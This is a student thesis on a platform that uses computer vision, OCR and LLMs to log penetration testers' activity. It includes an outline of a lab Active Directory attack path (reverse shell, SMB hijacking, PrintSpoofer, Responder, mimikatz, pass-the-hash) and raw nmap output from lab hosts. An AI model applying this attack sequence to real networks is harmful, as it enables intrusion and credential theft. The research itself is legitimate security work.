KTH ROYAL INSTITUTE
OF TECHNOLOGY

Degree Project in Technology

First cycle, 15 credits

Collaboration platform for penetration tests enhanced with machine learning

Exploring computer vision, optical character recognition and large language models to aid penetration testers in collaboration with Integrity360.

HJALMAR HÖGLUND & RONI HENAREH

Stockholm, Sweden 2024

Abstract

Penetration tests are designed to assess the security of systems, requiring testers to efficiently share information and document findings. A collaboration platform that utilizes machine learning is hypothesized to enhance this process by automating data collection and reporting. We evaluate computer vision for data collection and analysis of penetration testing tools, aiming to alleviate manual reporting burdens and improve the effectiveness in penetration testing teams. The proposed solution integrates computer vision, neural networks and large language models to understand and analyze outputs from various penetration testing tools without manual log parsing. By comparing different tools and methods, this study aims to streamline collaboration during penetration tests and automate the collection of actionable data for penetration testers.

Acknowledgements

We would like to express our deepest gratitude towards our supervisors; Charlie Lindholm at Integrity360 for providing us with testing facilities, hacking guidance and real word input for the project, Emre Süren at KTH Royal Institute of Technology for coaching and access to the resources at the NSE Hacking Lab and Sara Zahedi at KTH Royal Institute of Technology for enabling this collaboration.

Contents

1 Introduction

During a penetration test; an authorized hacking attack intended to evaluate the security of some system, the penetration testers; the ethical hackers carrying out the test, need to communicate and document any found weaknesses. Systems that support this collaboration, which alleviate the penetration tester from having to manually report their findings and that automatically perform data collection, are hypothesised to increase the effectiveness of collaboration. In this report we evaluate computer vision as a method of collecting and analysing data from the penetration testers' many tools.

Collaboration during a penetration test requires that technical details are relayed to all personnel to avoid duplication of work and to ensure that the same goals are targeted. Furthermore, the penetration testers are required to react to changes in goals in an ad hoc manner, which requires quick communication. To alleviate the strain induced by having to communicate these things, the penetration testers employ a collaboration platform. The collaboration platform presents technical information and commands delivered by the leader of the penetration test.

To further the learning from a penetration test, the data collected during the penetration test along with how the penetration testers acted on the new information and directives is recorded in a format which lends itself nicely to being replayed. The recorded information also gives a general basis to compare penetration testers and automatic penetration techniques such as reinforcement learning [1].

Existing research mainly focuses on leveraging data collected via logs to make decisions on future actions. The means by which this data is collected is usually specific to some penetration testing tool or framework, which means that systems cannot be extended to handle output from other tools without manually adding parsing support for these tools' logs or outputs. In this paper we try to create a tool which can understand output from a larger collection of penetration testing tools, without manually integrating parsing support for each tool.

A senior penetration tester is familiar with many concepts from computer science, specifics about software, and common weaknesses in systems. Regardless of which tool is used to obtain information, the penetration testers situational awareness is constructed by combining the findings from the different tools. As there are numerous write ups on hacks and weakness in the training data many of the large language models are trained on. Large language models are hypothesised to be able to parse the output from the penetration testing tool and combine it with previous information obtained during the penetration test. We use a combination of computer vision, classifying neural networks, open source large language models which are fine tuned, and large language models. Comparing the different combination of such tools and comparing different versions of each tool is the objective of this paper.

This report is structured as follows: In section 2 the methods used in the study are described. In section 3 the results from the study is presented. In section 4 we discuss the results and future work is outlined. In section 5 we summarize the paper and finally in the appendix A some raw data from the study is collected.

1.1 Related Work

Penetration testing has been the subject of attempted automation and optimization for more than a decade. The nature of penetration testing lends itself to automation rather well, since a substantial part of the practice is performed using computer programs.

As described by [1], previous attempts at optimizing penetration tests have been focused on a subset of the practise, with only more resent attempts trying to take a holistic approach. In [1] the authors trained an *Intelligent Automated Penetration Testing System* using reinforcement learning, which constructed its perception of the environment in which it was deployed by reading logs from the penetration testing framework *Metasploit* [2]. The researchers found that their automated system could be used to perform penetration tests in a similar time frame, and with similar accuracy as a human penetration tester. The system was especially useful in environments were reoccurring penetration tests should be performed, leveraging prior knowledge.

Other collaboration platforms have been developed specifically geared towards penetration tests. Integrity360, the company this study was conducted in collaboration with, employ one of these solutions. Integrity360 uses *PlexTrac* as a way to format their post penetration test reports. *PlexTrac* has parsing engines for some penetration testing tools, similar to *Metasplot*.

1.2 Machine learning introduction

In this subsection, a light introduction to machine learning is presented. The subsection does not aim to be comprehensive, instead focusing on the concepts which are central to this study. Readers who are already acquainted with machine learning may skip this subsection.

1.2.1 Neural networks

A neural network is a set of nodes or neurons, connected through different layers. The neural net is employed to make decisions based on input presented in a fixed format. In this study, neural networks are used in computer vision, tasked with identifying different tools present on the penetration testers' desktops.

1.2.2 Convolutional Neural networks

Convolutional Neural Networks (CNNs) are a type of neural networks specifically designed to process and analyze structured grid data, such as images. They include convolutional layers, which apply a series of filters to the input data. This process is known as convolution, where each filter slides over the input data, performing element-wise multiplications and summing the results to produce feature maps. These feature maps highlight various aspects of the data, such as edges and shapes.

1.2.3 YOLO

The neural net used in this study is not trained from scratch. We use the already trained model `yolov5` [3], an implementation of [4], but fine tune it with our own data. In order to measure how the model performs, we use the metrics mAP50 and mAP50-95 introduced below. These metrics measure how well the model places the bounding boxes on images, with a higher score corresponding to better performance.

mAP stands for *mean Average Precision*, and the number following it indicates the Intersection over Union (IoU) threshold used for evaluation. In mAP50, the threshold is 0.50. This means that for a detection to be considered correct, the area of the intersection of the predicted bounding box and the ground truth bounding box divided by the area of the union of the two boxes must be at least 50%. A high mAP score means that the model to a larger extent covers the correct box, without enlarging the box to include the surroundings of the object.

The mAP50-95 metric extends the evaluation by averaging the Average Precision across multiple IoU thresholds, from 0.50 to 0.95, by incrementing by 0.05 at each step. This gives a more comprehensive measure of the model's performance, reflecting its ability to detect objects accurately with varying degrees of overlap. A higher mAP50-95 score indicates that the model consistently performs well across different overlap thresholds, which is crucial for applications requiring precise object localization.

1.2.4 Optical character recognition

Optical character recognition (OCR) has the goal of identifying characters in an image. In this study, OCR is used to detect text in the penetration testers' terminals. There are different engines available to perform OCR. In this study we use *Tesseract* [5].

1.3 Other technologies

In this section other technologies used in this study is introduced.

1.3.1 Large language models

Large language models (LLMs) generally accept text as input and output, with some also accepting images as input. LLMs can be seen as a general neural network capable of decision making and analysis and can take the role of multiple specialized neural networks. LLMs such as *ChatGPT* have previously been tested on cyber security topics [6].

1.3.2 RTSP

To perform analysis on penetration testers' desktops, we need to securely stream their screens over the internet to a centralized server. RTSP is a network protocol used to stream media specified by `RFC7826` [7], which can then be encrypted using IPsec (`RFC6071` [8]) or TLS (`RFC8446` [9]); different encryption protocols.

1.3.3 Text similarity

In this study, comparisons between strings of text are performed. There are different ways to measure similarity, and depending on the task at hand some might be preferred over others. We compare strings using two metrics. First, the ratio of identically matching sub-strings of text. Expressed by a float in $[0, 1]$ which is calculated as $2M/T$, where T is the total number of characters in both sequences and M is the number of matches. The number was calculated by running `SequenceMatcher` from the *python3* [10] library `difflib` [11], using the method `ratio()`. A ratio equal to one corresponds to identical strings, and zero corresponds to nothing in common.

The second metric is the character error rate (CER), described as

$$\text{CER} = \frac{S + D + I}{N}$$

where N is the number of characters in the original text, S is the number of substitutions[1], D is the number of deletions and I is the number of insertions to go from one string to the other. Here CER $= 0$ means the two strings are identical and CER > 0 means there are differences in the strings, with a higher value corresponding to more differences. The character error rate is obtained using `RapidFuzz` [12].

In some cases, algorithmic comparison might prove futile as it is not the individual characters or words that are of interest, but rather the information communicated by the text. In this case a subjective measure, where experts in the subject score the similarity of two texts, is preferable. This is not something that was done in this study, and a limitation that the reader should be aware of.

[1] One character being substituted by another.

2 Methods

In this section, we will describe the evaluated methods for collecting data, subsection 2.1, then discuss methods for analysing the data, subsection 2.2. Support for information exchange between the penetration testers is described in subsection 2.3. Finally, we describe the environment in which we collected data and deployed the system to evaluate its performance, subsection 2.4.

2.1 Recording data

During a penetration test, the penetration tester will use multiple tools, sometimes in combination with one another. These tools vary in what they are used for, how they present information to the penetration tester and to what extent the output must be interpreted by the penetration tester. We have explored different methods for collecting data from these tools.

The pipeline Below is a description of how we perform data collection. A schematic of the pipeline can be seen in figure 1. During the penetration test, the penetration testers stream their desktops over RTSP to a central streaming server running *mediamtx* [13]. On a Linux client, the following command (with user, pass and IP replaced with appropriate values) is used to stream the penetration tester's desktop to the server.

```
ffmpeg -video_size 1920x1080 -f x11grab -c:v libx264 \
    -tune stillimage -i "$DISPLAY" -f rtsp \
    rtsp://user:pass@IP:8554/path
```

When the above command has been run, the penetration tester publishes a stream of their desktop to the platform. When this stream arrives to the platform, the analysis engine starts reading from the stream. All streams are analysed together by a `yolov5`-instance. Based on what the computer vision detects, different actions are carried out.

Based on the bounding box identified by the computer vision, crops of the computer screen are processed in different ways. If a terminal is detected, optical character recognition (OCR) is performed, the output of which is sent further down the analysis pipeline. If the computer vision detects a Graphical User Interface (GUI) application, a crop of the image is sent further down the pipeline.

One critical step in the analysis pipeline is determining if the provided information is new. The problem is: *Given the already collected information, is this new and interesting information?* A schematic of our solution to the problem can be seen in figure 2.

2.1.1 Reading output from penetration testing tools and frameworks

When working with tools that have a GUI, no further analysis of the image is performed prior to sending the cropped image to a large language model. Many large language models, such as `gpt-4-1106-vision-preview`, allows input to



Figure 1: Analysis pipeline



Figure 2: New information decision system

be images, rather than just text. In this paper, we use this model, but there exists other models that have the same capabilities.

2.1.2 Recording text from terminal

A large family of penetration testing tools are accessed via a Command Line Interface (CLI). The penetration tester enters information and instructions to the tool by writing text and is in turn presented with information represented by text. By recording the exchange of information between the penetration tester and the tools she has in her arsenal, information about the penetration test can be obtained. To record the exchange of information, OCR is used, which records the commands entered and the text returned. The OCR engine used in this study is *Tesseract* [5].

2.2 Analysing data

The collected data is then analysed. Depending on the format that the different methods output, different methods for analysis are chosen.

2.2.1 Analysing text

Text obtained by OCR is sent to the LLM for analysis along with the prompt:

```
Describe what action was performed in this terminal
```

2.2.2 Analysing images

The `yolov5`-instance identifies what hacking tools are present in the image and draws bounding boxes around them. The image is then cropped to only contain the hacking tool, which is then passed further down the analysis pipeline. These two pieces of information is passed to the LLM with the following prompt,

```
Describe what action was performed in [TOOL NAME]
```

where `[TOOL NAME]` is replaced with the name of the detected tool.

2.2.3 Storing data

The findings are stored in a relational database with four fields. *Who* recorded the finding, *when* was the finding recorded, *how important* is the finding and *what* was found.

2.3 Communication with and between penetration testers

Penetration testers often work remote and communicate via voice and text chats during a penetration test. We created a platform designed to improve the penetration testers' efficiency. To facilitate the cooperation between penetration testers and to aid the penetration testers during the authoring of the report,



Figure 3: Subset of attack paths

their actions are recorded and are presented on the platform. The penetration testers are encouraged to have a tab open parallel to their hacking to be able to keep up with what their colleagues are doing.

The penetration testers are informed of their colleagues' advances in the penetration test by pulling information from a central information store. By using a short time between each pull, the information exchange can be considered to be *real-time*. The information pulled down from the central information store also contains directions from a penetration test leader who might delegate tasks to different penetration testers and broadcast information. The penetration testers are intended to get and post data using a web interface.

As the short term goals of a penetration test might change when new information is uncovered by the penetration testers, functionality to direct the efforts of the penetration testers are added. The designated leader of the penetration test may send out tasks and change the objectives. Furthermore, the designated leader may also mark general tasks and objectives with a priority and a status.

2.4 Data gathering through penetration test

To collect data for training and to examine how well our analysis performs, we must perform penetration tests. In this subsection the different penetration tests that were performed are described. The design of the penetration tests are intended to create as much variety as possible, in turn describing as many possible penetration tests as possible.

As a means to increase the number of recorded attack paths, the different methods of traversing through the environment were combined. All methods to reach a specific step were combined with all methods to continue from that step. Using this approach, a few attack paths were combined to create data from multiple attacks.

2.4.1 Environment

The penetration tests were performed in a virtual Active Directory environments supplied by Integrity360. Active Directory is a solution for Windows environment which enables clients to access resources with a single set of credentials and allows administrators to centrally manage users, computers and other resources. Active Directory is widely deployed in office settings at enterprises and institutions, hence a relevant environment for ethical hackers.

The simulated environment consisted of three domain controllers, two servers and a client, together with a Kali Linux attacker machine. The Active Directory was intentionally misconfigured to allow for a wide range of attacks. Below, a subset of the attack tree is described. A schematic of this attack tree can be seen in figure 3.

Getting shell access. One of the servers in the environment had a vulnerability which allowed an attacker to spawn a reverse shell.

Hijacking sessions. If a client does not use signing in their SMB traffic, the user's session may be hijacked by an attacker. When a session is hijacked, the attacker can use their privileges for arbitrary file read and write on the partitions the user has access to. This is commonly referred to as a *pseudo shell*.

Privilege escalation. A service account had `SeImpersonate` privilege, which allowed an attacker to use `PrintSpoofer` to elevate to `NT AUTHORITY \ SYSTEM`.

Acquiring hash. A user's password is stored as a hash. If an adversary acquires the hash, they might try to crack it or perform a *pass the hash attack*. An attacker can acquire the hash of a user in the following ways.

1. **Poisoning:** Using the tool *Responder* [14] to get the `NetNtlmv2` hash of a user.
2. **Mimikatz:** After gaining sufficient privileges on one of the machines in the environment, `NTLM` hashes can be dumped using *mimikatz* [15].

Using hash. Once the hash of a user is acquired, the attacker may proceed by either cracking the hash to find the password, or use the hash as is to move to other machines and users.

Finished. The penetration test is finished when the attacker gains access to a user that is member of the group `Enterprise Admins`.

3 Results

In this section we present the results from the study.

3.1 Accuracy of computer vision model

To evaluate the accuracy of the computer vision model trained during this study, we used `mAP50-95`. During training, an `mAP50-95` of 0.98 was achieved.

3.2 Accuracy of OCR

To test the accuracy of the OCR engine, the performance of the engine needed to be isolated from other parts of the analysis pipeline. Therefore, the crop of the images were perfect, and the text was rendered in a non-transparent terminal. When running *Tesseract* with page segmentation mode 4[2], the results presented in table 4 were achieved. The texts can be found in the appendix A. The two columns corresponds to the measures of similarity introduced in 1.3.3. We remind the reader that a high ratio of identically matching sub-strings (Ratio) and a low character error rate (CER) means that the texts are more alike. In the case that a text is too long to fit in a single terminal window, the text is split into parts and the average of the results over the different parts of the text is presented.

Text	Ratio (%)	CER (%)
lorem ipsum	98	1.2
nmap small	37	4.8
nmap big	82	12
rev shell	86	24
mimikatz fail	86	14
mimikatz success	53	10
printspoofer	99	1.8
xfreerdp terminal	92	6.3
http server	92	3.9
whoami big	54	46

Figure 4: Average ratio of matching strings and character error rates for optical character recognition on terminal outputs.

3.3 Accuracy of LLM analysis

To test the impact of OCR on the LLM analysis, we compared the analysis produced by the LLM when presented with the unaltered text to the analysis produced when presented with the same text after it had been rendered in a terminal and reconstructed using optical character recognition. The texts can

[2]Assume a single column of text of variable sizes.

again be found in the appendix A. The results presented in the table are an average from using different token lengths, `100, 200` and `300`, with the model *gpt-3.5-turbo-instruct*. We once again compared the texts using the measures presented in the introduction 1.3.3.

Text	Ratio (%)	CER (%)
lorem ipsum	14	68
nmap small	13	76
nmap big	13	80
rev shell	3.2	68
mimikatz fail	1.8	99
mimikatz success	2.9	99
printspoofer	38	65
xfreerdp terminal	1.2	74
http server	16	68
whoami big	11	77

Figure 5: Average ratio of matching strings and character error rates when comparing LLM analysis of unaltered text to text reconstructed via OCR on terminal.

3.4 Generalization

When collecting data for training, the screens were only recorded on Kali Linux and MacOS machines. During the testing of the models, data from other distributions and operating systems were included as well. We found that the model generalized well with other Linux distributions, such as Ubuntu. However, the model did not detect PowerShell, a command line interfaces, on Windows host when using a confidence threshold of 55%.

4 Discussion

Is this section we describe why ultimately the tool created during this study is not sufficient enough to be deployed in Integrity360's daily operations. We outline the limiting factor leading us to this and how these factors might be combated to create a tool which is more viable.

4.1 Usability of the tool

For an assisting tool to be useful, the relief offered by it must be greater then the effort it takes to use it combined with the cost of running the tool. The largest limitation when using the tool created in this study is that the tool can not consistently determine if information is new and should be posted to the platform. Therefore, the platform is filled with duplicates of already existing information.

The penetration testers have therefore not gained anything by using this tool, as the time they would have to spend documenting their actions is instead spent clearing the platform from superfluous information. Coupling this with high cost associated with interfacing with the LLM used for analysis makes the platform unfavourable.

4.2 Possible improvement of usability

To make the tool more usable, the tooling used must be further developed to address the duplication of data. As will be discussed in subsection 4.6, this could possibly be done by to a larger extent leverage locally hosted LLM:s. This would both decrease the fees for interfacing with commercial LLMs, and could also allow for more aggressive analysis regarding if information is new.

4.3 Inaccuracy of OCR

As the text rendered in the penetration testers terminal should be very clear, the inaccuracy of the OCR might be surprising. OCR engines, such as *Tesseract*, have a perception of how written text is structured. Therefore, the engine may change the output text to adhere to this structure. For example, a full stop is followed by a white space in written English. However, in a computer file system, the file name and extension is usually separated by a full stop and no spaces (e.g. `report.pdf` or `program.exe`). This may lead the OCR engine to make mistakes. This problem could probably be combated by fine tuning the engine or by turning off this feature.

Many penetration testing tools use some symbols in their command line interface which one must keep track of. Even if `[+]` does not mean anything in normal English, it might mean that a step in an attack was executed successfully. Another level of information can be uncovered from the color of the text. Many

penetration testing tools color text according to their meaning. This is however not something that is leveraged when using OCR, as OCR only maps to ASCII characters. Therefore the OCR-step may result in information loss.

4.4 Variability of LLM analysis

In subsection 3.3 we present that the LLM analysis differs greatly depending on if the model is presented with the actual terminal text, or if it is presented with the OCR reconstruction of the same text. Perhaps the measure chosen is sub optimal, as the analysis generated by the LLM might be interpreted to be similar when presented to a human penetration tester. When we looked at the two different outputs, we found that they are more similar than what the rather poor percentages in table 5 would suggest. This is however not an objective measure, but we will still leave the reader with this remark. Nevertheless, this shows that the precision of the OCR is crucial for the LLM's ability to perform accurate analysis.

A note about the high percentages shown in the column for character error rate in table 5: For some of the text, especially the ones related to *mimikatz*, the length of the analysis differed greatly, driving the CER towards 1.0.

4.5 Privacy concerns

Streaming a live feed of the users desktop introduces a privacy risk. The streams are password protected and encrypted, which raises the security to a level that may be acceptable depending on what you are using the platform for. However, since penetration testing professionals generally operate towards a customer who does not wish to disclose information about existing vulnerabilities in their system to a third party, this increased risk of data leaking may be unacceptable.

One solution to this problem would be for all penetration testers to deploy the analysis pipeline locally, and only posting findings to the platform. However, if the penetration testers are to deploy the analysis locally, the use of computer vision and OCR seems impractical since the penetration tester may read information about which tools are present on the screen and what text is found in their terminal directly from the operating system and the terminal process respectively.

4.6 Future work

To further investigate the topic, we propose that efforts are made to create a specific neural net designed to analyse if some cyber security information is new related to the existing information that has already been collected. This could either be done by training the neural network from scratch, or by tuning a existing open source neural network.

To decide if some information is new, the *what*-field in the database can be decomposed into a larger set of fields, such as relating the information to the tool used, adding connections to other findings in the penetration test and relating it

to existing databases of known vulnerabilities. When storing this information, balance must be found between making the information concise for the other penetration testers and verbose enough to aid analysis tools which are tasked with determining if some information is already present in the existing set of findings. For this reason, the *what*-field may contain a human readable finding and a machine readable finding.

To further increase the value provided by using the platform, one could also integrate the findings into the tool suite used to generate reports. If this is done, the burden of having to clear up duplication of information would be better justified in that the user also gains a greater basis for their final report.

We did not make a structured comparison between different LLMs' performances in this study, partly because the quality of analysis is not trivial to measure. We propose that a subjective scoring decided upon by the penetration testers who performed the actual penetration test is used. As some findings in penetration tests are dubious, a subjective scoring should be preferred to a objective scoring.

5 Conclusion

We conclude that our efforts to create a collaboration platform for penetration testers was only successful in theory, not in practice. The exorbitant cost of running the analysis along with the duplication of data makes the platform unusable for the real penetration testing professionals. Although this is unfortunate, our study has still provided some findings that might be of interest.

We find that computer vision can effectively be trained to identify computer programs on a desktop screen. We find that OCR is effective at identifying characters in different terminals and that LLMs accurately analyses both terminal text and screenshots from the computer programs related to penetration testing.

References

[1] M. C. Ghanem and T. M. Chen, "Reinforcement learning for efficient network penetration testing," *Information*, vol. 11, no. 1, 2020, ISSN: 2078-2489. DOI: 10.3390/info11010006. [Online]. Available: https://www.mdpi.com/2078-2489/11/1/6.

[2] rapid7, *Metasploit-framework*, https://github.com/rapid7/metasploit-framework, 2024.

[3] G. Jocher, *Ultralytics yolov5*, version 7.0, 2020. DOI: 10.5281/zenodo.3908559. [Online]. Available: https://github.com/ultralytics/yolov5.

[4] J. Redmon, S. Divvala, R. Girshick, and A. Farhadi, "You only look once: Unified, real-time object detection," eng, in *2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, IEEE, 2016, pp. 779–788, ISBN: 9781467388511.

[5] R. Smith, "An overview of the tesseract ocr engine," in *ICDAR '07: Proceedings of the Ninth International Conference on Document Analysis and Recognition*, Washington, DC, USA: IEEE Computer Society, 2007, pp. 629–633, ISBN: 0-7695-2822-8. [Online]. Available: https://storage.googleapis.com/pub-tools-public-publication-data/pdf/33418.pdf.

[6] M. Al-Hawawreh, A. Aljuhani, and Y. Jararweh, "Chatgpt for cybersecurity: Practical applications, challenges, and future directions," *Cluster Computing*, vol. 26, no. 6, pp. 3421–3436, 2023, ISSN: 1573-7543. DOI: 10.1007/s10586-023-04124-5. [Online]. Available: https://doi.org/10.1007/s10586-023-04124-5.

[7] H. Schulzrinne, A. Rao, R. Lanphier, M. Westerlund, and M. Stiemerling, *Real-Time Streaming Protocol Version 2.0*, RFC 7826, Dec. 2016. DOI: 10.17487/RFC7826. [Online]. Available: https://www.rfc-editor.org/info/rfc7826.

[8] S. Frankel and S. Krishnan, *IP Security (IPsec) and Internet Key Exchange (IKE) Document Roadmap*, RFC 6071, Feb. 2011. DOI: 10.17487/RFC6071. [Online]. Available: https://www.rfc-editor.org/info/rfc6071.

[9] E. Rescorla, *The Transport Layer Security (TLS) Protocol Version 1.3*, RFC 8446, Aug. 2018. DOI: 10.17487/RFC8446. [Online]. Available: https://www.rfc-editor.org/info/rfc8446.

[10] G. Van Rossum and F. L. Drake, *Python 3 Reference Manual*. Scotts Valley, CA: CreateSpace, 2009, ISBN: 1441412697.

[11] python, *Difflib*, https://github.com/python/cpython/blob/3.12/Lib/difflib.py, 2022.

[12] rapidfuzz, *Rapidfuzz*, https://github.com/rapidfuzz/RapidFuzz, 2024.

[13] bluenviron, *Mediamtx*, `https://github.com/bluenviron/mediamtx`, 2024.

[14] lgandx, *Responder*, `https://github.com/lgandx/Responder`, 2024.

[15] ParrotSec, *Mimikatz*, `https://github.com/ParrotSec/mimikatz`, 2020.

A Appendix OCR texts

A.1 lorem ipsum

Lorem Ipsum is simply dummy text of the printing and typesetting industry. Lorem Ipsum has been the industry's standard dummy text ever since the 1500s, when an unknown printer took a galley of type and scrambled it to make a type specimen book. It has survived not only five centuries, but also the leap into electronic typesetting, remaining essentially unchanged. It was popularised in the 1960s with the release of Letraset sheets containing Lorem Ipsum passages, and more recently with desktop publishing software like Aldus PageMaker including versions of Lorem Ipsum.
It is a long established fact that a reader will be distracted by the readable content of a page when looking at its layout. The point of using Lorem Ipsum is that it has a more-or-less normal distribution of letters, as opposed to using 'Content here, content here', making it look like readable English. Many desktop publishing packages and web page editors now use Lorem Ipsum as their default model text, and a search for 'lorem ipsum' will uncover many web sites still in their infancy. Various versions have evolved over the years, sometimes by accident, sometimes on purpose (injected humour and the like).

A.2 nmap small

```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-02 14:15 CET
Nmap scan report for 192.168.10.10
Host is up (0.00027s latency).
Nmap scan report for 192.168.10.11
Host is up (0.00031s latency).
Nmap scan report for 192.168.10.12
Host is up (0.00031s latency).
Nmap scan report for 192.168.10.22
Host is up (0.00031s latency).
Nmap scan report for 192.168.10.23
Host is up (0.00042s latency).
Nmap scan report for 192.168.10.100
Host is up (0.000058s latency).
Nmap scan report for 192.168.10.101
Host is up (0.00037s latency).
Nmap scan report for 192.168.10.123
```

```
Host is up (0.00058s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 15.51 seconds
```

A.3 nmap big

```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-02 14:16 CET
Stats: 0:03:14 elapsed; 0 hosts completed (4 up), 4 undergoing Service Scan
Service scan Timing: About 89.42% done; ETC: 14:20 (0:00:18 remaining)
Nmap scan report for 192.168.10.10
Host is up (0.00042s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-03-12 12:28:52Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49677/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49683/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  msrpc         Microsoft Windows RPC
49702/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49704/tcp open  msrpc         Microsoft Windows RPC
49708/tcp open  msrpc         Microsoft Windows RPC
49720/tcp open  msrpc         Microsoft Windows RPC
49733/tcp open  msrpc         Microsoft Windows RPC
49742/tcp open  msrpc         Microsoft Windows RPC
54804/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: KINGSLANDING; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.10.11
Host is up (0.00030s latency).
Not shown: 65507 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-03-12 12:28:58Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sevenkingdoms.local0., Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49680/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
49683/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
49693/tcp open  msrpc         Microsoft Windows RPC
49703/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49704/tcp open  msrpc         Microsoft Windows RPC
49713/tcp open  msrpc         Microsoft Windows RPC
49724/tcp open  msrpc         Microsoft Windows RPC
49745/tcp open  msrpc         Microsoft Windows RPC
50267/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: WINTERFELL; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.10.12
Host is up (0.00017s latency).
Not shown: 65508 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-03-12 12:29:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: essos.local, Site: Default-First-Site-Name)
```

```
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: ESSOS)
